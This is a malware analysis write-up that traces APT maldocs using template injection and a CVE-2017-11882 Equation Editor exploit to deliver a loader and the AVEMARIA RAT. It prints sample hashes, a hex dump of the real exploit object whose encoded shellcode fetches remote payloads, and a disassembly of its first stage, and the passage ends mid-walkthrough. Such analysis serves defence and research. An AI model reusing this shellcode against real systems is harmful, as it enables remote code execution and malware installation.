Do you want to bake a donut? Come on, let's go update~ Go away, Maria.

By asuna amawaka

Published: 2020-11-30 · Archived: 2026-04-05 20:48:22 UTC

12 min read

Nov 30, 2020

I have not done any proper analysis for a while now, so here I am, trying to keep my itchy fingers busy after getting revved up by FlareOn last month.

I saw this interesting post [1] and jumped right into it.

Preliminary research got me these:

Press enter or click to view image in full size

SHA256	Filename
59CCFFF73BDB8567E7673A57B73F86FC082B0E4EEAA3FAF7E92875C35BF4F62C	Suparco Vacancy Notification.docx
A3CD781B14D75DE94E5263CE37A572CDF5FE5013EC85FF8DAEEE3783FF95B073	Testing.docx
904E966DA7B38514F6AC23BBA1DAC1858888CD48FA77B73C770156B19A88A4C8	mal testin.docx
8E85C62E5D7FA9A6D2E176BCA6F6526B53EBFDA6EF3DF208E1E60434BD26EFFC	IN4447832
5C9477C16DF8EF4434C042E69B473A44452CAEE96219A56EB2DA30F0B5E85976	patch / updte
686847B331ACE1B93B48528BA50507CBF0F9B59AEF5B5F539A7D6F2246135424	KB466432
1D9EDE11B34A20D4947F01432CEA088DBEFA911F02AFAAE9095673F56A76EAFA	

I found additional samples on VirusTotal using RTF creation date: 2019:12:26 11:48:00

Press enter or click to view image in full size

SHA256	Filename
1c4b8a1f48ff1b9511aec0704983e45242f01c2109ab4602f7952481429ddc84	
88672df33b02275660ec3995f3bad63fe994c09ba8e978e7f18d4f8c9a97637a	
7609034e7473869b3a5767f9543b6067998f4db68e3ba26966c115535337337f	SP0728
ade6d291c870a9f59d4a22ff4d61e6b2a913538701517e8d0aa275855fd80a76	0185
e99ae9163f6dbba22e1357c2164eb0f9971a264a481813ec11dc598784435b95	10068P
1e6e568e2fccfeb2e0275982d5637e0be6d0ba4575685126d957061bf2d19678	178P
4c5c43f4932ac497c716bb5ec30a7636e5056775a4d5f3f48b9e5c1414b9f7b3	248P
7305e08ab7812f44ea42e89ae7d473b1f373c151ca8d12f77b79e85c942366fc	2107SP

These samples are related to the same threat actor because of the overlapping C2 domains used, the similarities in file naming and the same payload deployed.

After pivoting and researching, “Donot” and “Confucius” are two APT names that are closely related to the samples found. I don’t have enough data on my hands to say if these two groups are the same or if they are simply sharing infrastructure. Nonetheless, I shall concentrate on technical analysis while folks with more telemetry can worry about attribution.


The maldocs deployed by the actor use the following techniques to initiate the infection: Template injection, macros and/or exploits (e.g. CVE-2017–11882). After going through some trouble of deobfuscation/decoding/decrypting strings and code, the final payload (AVEMARIA, aka WARZONE RAT) is fetched and executed using one of two ways. One is via a loader (comes in a pair of files made up of a DLL and a XOR-encrypted data file), which I named as **DonutLoader** since there is no existing catchy names for this; the other way is via a different pair of files made up of a shellcode and a gif.

This long post shall be organized in this manner:

- Template injection
- Malicious RTFs (walkthrough of my analysis of the shellcode deployed by the exploits) to execute DonutLoader and/or AVEMARIA
- Macros to execute DonutLoader
- DonutLoader Analysis
- Brief comment on AVEMARIA


Template Injection

In the case of “Suparco Vacancy Notification.docx”, the next stage malicious RTF is downloaded via relationship templates.



The exact same settings.xml.rels file is observed within “Testing.docx”.

“mal testin.docx” contains a different download link:




Malicious RTFs and the shellcode within


RTF: 8E85C62E5D7FA9A6D2E176BCA6F6526B53EBFDA6EF3DF208E1E60434BD26EFFC

The file “IN4447832” is a malicious RTF that downloads a pair of gif/shellcode files that in turns download the final payload. The whole series of activities is triggered with the exploitation of CVE-2017–11882. Let’s see how it’s done.

At the end of the RTF file, we can see an embedded object:



Extract this object and look at it again:




```
         0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 39 B1 A0 B1 02 00 00 00 0B 00 00 00 45 71 75 61  9± ±........Equa
0010h: 74 69 6F 6E 2E 33 00 00 00 00 00 00 00 00 00 73  tion.3.........s
0020h: 03 00 00 03 01 01 03 0A 0A 04 01 01 01 12 83 61  ..............ƒa
0030h: 00 08 00 00 B8 44 EB 71 12 BA 78 56 34 12 90 31  ....¸Dëq.ºxV4..1
0040h: D0 8B 08 8B 09 90 8B 09 66 83 C1 43 FF E1 90 90  Ð‹.‹..‹.fƒÁCÿá..
0050h: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0060h: 97 D6 40 00 00 00 90 D9 EB 9B D9 74 24 F4 5D 4D  —Ö@....Ùë›Ùt$ô]M
0070h: 8D 4D 1B BA 15 03 00 00 F6 11 80 31 E0 41 4A 75  .M.º....ö.€1àAJu
0080h: F7 2E D6 7B 94 6E 2F 94 69 13 94 69 03 94 41 17  ÷.Ö{"n/"i."i."A.
0090h: 94 61 3F 94 29 9F 60 11 2D 6A ED 96 C1 F6 9F 1F  "a?")Ÿ`.-jí-ÁöŸ.
00A0h: 1F 1F 7F 96 E2 96 EC 49 94 6C 23 94 6B 01 67 1E  ...-â-ìI"l#"k.g.
00B0h: C1 49 94 69 3F 1E C1 2E D6 56 5E B2 1E C7 49 2E  ÁI"i?.Á.ÖV^².ÇI.
00C0h: E9 10 A1 0F 27 C9 6B 17 DE D1 18 1E C9 5F F4 EE  é.¡.'Ék.ÞÑ..É_ôî
00D0h: 26 6A 1F 41 6A FB 45 96 C0 94 45 3B 1E E4 79 94  &j.AjûE-À"E;.äy"
00E0h: 13 54 94 45 03 1E E4 94 1B 94 1E E7 96 5A 1F 41  .T"E..ä"."ç-Z.A
00F0h: 9C DA 1B 9C 62 1F 1F 6A B3 7E DC 9F 27 F7 6B 10  œÚ.œb..j³~ÜŸ'÷k.
0100h: 9F 27 F6 6B 15 9F 27 D3 6B 1A 9F 27 F4 6A 0E 9E  Ÿ'ök.Ÿ'Ók.Ÿ'ôj.ž
0110h: 67 1A 8F 8F 8F 8F 6B 17 96 E0 4A 96 FA 92 5F 1A  g.....k.-àJ-ú'_.
0120h: E0 FF 75 1F 75 1F 96 F8 D8 18 78 46 C1 01 F7 70  àÿu.u.-øØ.xFÁ.÷p
0130h: E0 E0 E0 75 5F 77 1F 2F 1F 1F 77 1F 1F 4F 1F 75  àààu_w./..w..O.u
0140h: 1F E0 08 9C DB 17 96 D8 D8 58 1B 2D 6B 8E 13 D8  .à.ÛØØX.-kŽ.Ø
0150h: 58 17 5C A1 B3 C4 D8 58 3B FB 34 8B DA D8 58 3F  X.\¡³ÄØX;û4‹ÚØX?
0160h: F2 B0 E0 AB D8 58 37 F3 82 40 BB D8 58 07 4F CA  ò°à«ØX7ó‚@»ØX.OÊ
0170h: 84 D4 D8 58 13 8C 2D FB 8B D8 58 0F 26 FD 62 9C  „ÔØX.Œ-û‹ØX.&ýbœ
0180h: D8 58 0B DB 92 00 6B D8 58 03 48 79 12 E0 D8 58  ØX.Û'.kØX.Hy.àØX
0190h: 33 4E 30 BD 1E D8 58 2F 90 ED 07 7E D8 58 2B 84  3N0½.ØX/.í.~ØX+„
01A0h: 98 94 FA D8 58 27 4D E1 B8 C5 D8 58 23 B1 06 74  ˜"úØX'Má¸ÅØX#±.t
01B0h: 96 D8 58 5F A6 68 BA 1C D8 58 5B AD 29 10 0C D8  -ØX_¦hº.ØX[-)..Ø
01C0h: 58 57 12 6C 04 E2 D8 18 78 46 C1 01 D8 58 53 50  XW.l.âØ.xFÁ.ØXSP
01D0h: A5 42 D6 F7 D5 E1 E0 E0 77 73 2C 2D 1F 77 6C 77  ¥BÖ÷Õáààws,-.wlw
01E0h: 7A 73 92 1B 3B 4F E0 48 1B 9C DB 17 96 D9 D8 58  zs'.;OàH.œÛ.-ÙØX
01F0h: 4B 47 D4 24 3E 48 92 60 4B F7 BB E1 E0 E0 40 77  KGÔ$>H'`K÷»áàà@w
0200h: 70 71 1F 1F 77 6A 6D 73 72 92 1B 3B 4F E0 48 1B  pq..wjmsr'.;OàH.
0210h: 9C DB 17 96 D9 D8 58 43 9F C9 B0 85 D8 58 7F 6F  œÛ.-ÙØXCŸÉ°…ØX.o
0220h: A0 DB 40 48 92 60 43 F7 69 E1 E0 E0 40 2E DF 92   Û@H'`C÷iáàà@.ß'
0230h: 92 7F 1D 1F 1F 92 40 77 4F 4F 75 60 8F 4C 4E 4F  '....'@wOOu`.LNO
0240h: E0 48 7F 9C E7 1F 6A 59 2E DF 4F 75 1E 75 1C 4F  àH.œç.jY.ßOu.u.O
0250h: 75 1E 77 1F 1F 1F 9F 4C E0 48 13 92 80 F8 1E 1F  u.w...ŸLàH.'€ø..
0260h: 1F 75 1F 92 0B 3B 75 1F 4D 77 1F 3F 1F 1F 4C 4F  .u.'.;u.Mw.?..LO
0270h: E0 48 5B 2E DF 92 92 AF 1D 1F 1F 92 80 C7 1F 1F  àH[.ß''¯...'€Ç..
0280h: 1F 4F 4F 75 60 4C 4E 4F E0 48 7F 9C E7 1F 6A 2C  .OOu`LNOàH.œç.j,
0290h: 2E DF 4F 75 1E 75 1C 4F 75 1E 77 1F 1F 1F 9F 4C  .ßOu.u.Ou.w...ŸL
02A0h: E0 48 13 92 80 0C 1D 1F 1F 75 1F 92 0B 3B 75 1F  àH.'€....u.'.;u.
02B0h: 4D 77 1F 3F 1F 1F 4C 4F E0 48 5B 92 80 F8 1E 1F  Mw.?..LOàH['€ø..
02C0h: 1F E0 FC E0 48 2F 77 6B 6B 6F 25 30 30 6B 77 7A  .àüàH/wkko%00kwz
02D0h: 32 72 70 70 71 7B 7A 73 76 78 77 6B 31 26 29 31  2rppq{zsvxwk1&)1
02E0h: 73 6B 30 73 7E 6B 7A 6C 6B 30 6A 6F 7B 6B 7A 1F  sk0s~kzlk0jo{kz.
02F0h: 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F  ................
0300h: 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F  ................
0310h: 1F 1F 1F 1F 1F 1F 77 6B 6B 6F 25 30 30 6B 77 7A  ......wkko%00kwz
0320h: 32 72 70 70 71 7B 7A 73 76 78 77 6B 31 26 29 31  2rppq{zsvxwk1&)1
0330h: 73 6B 30 70 6F 6B 6D 7E 30 6C 7E 71 6B 31 78 76  sk0pokm~0l~qk1xv
0340h: 79 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F  y...............
0350h: 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F  ................
0360h: 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F  ................
0370h: 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F 1F
```

There it is, an exploit for the equation editor. We can find the beginning of the exploit shellcode after identifying the “Font record” header (0x8 denotes Font record). Put it into IDA:

```
seg000:00000000                         loc_0:
seg000:00000000 B8 44 EB 71 12                  mov     eax, 1271EB44h
seg000:00000005
seg000:00000005                         loc_5:
seg000:00000005 BA 78 56 34 12                  mov     edx, 12345678h
seg000:0000000A 90                              nop
seg000:0000000B 31 D0                           xor     eax, edx
seg000:0000000D 8B 08                           mov     ecx, [eax]
seg000:0000000F 8B 09                           mov     ecx, [ecx]
seg000:00000011 90                              nop
seg000:00000012 8B 09                           mov     ecx, [ecx]
seg000:00000014 66 83 C1 43                     add     cx, 43h ; 'C'
seg000:00000018 FF E1                           jmp     ecx
seg000:00000018                         ; ---------------------------------------
```


We can follow where the instructor pointer goes to within a debugger. Gflags come in handy again for this. Set the debugger for “eqnedt32.exe” to “C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\cdb -server tcp:port=5505”, click Apply and OK.




Execute the RTF file and with windbg, connect to remote session “tcp:port=5505,server=localhost”.

Put a breakpoint “ba r4 0x45BD3C” (taken from the shellcode 0x1271EB44 XOR 0x12345678) which will break on access read/write on the address.


When the breakpoint hits, we see this:



The shellcode followed the addresses three times, let’s do the same and arrive at:

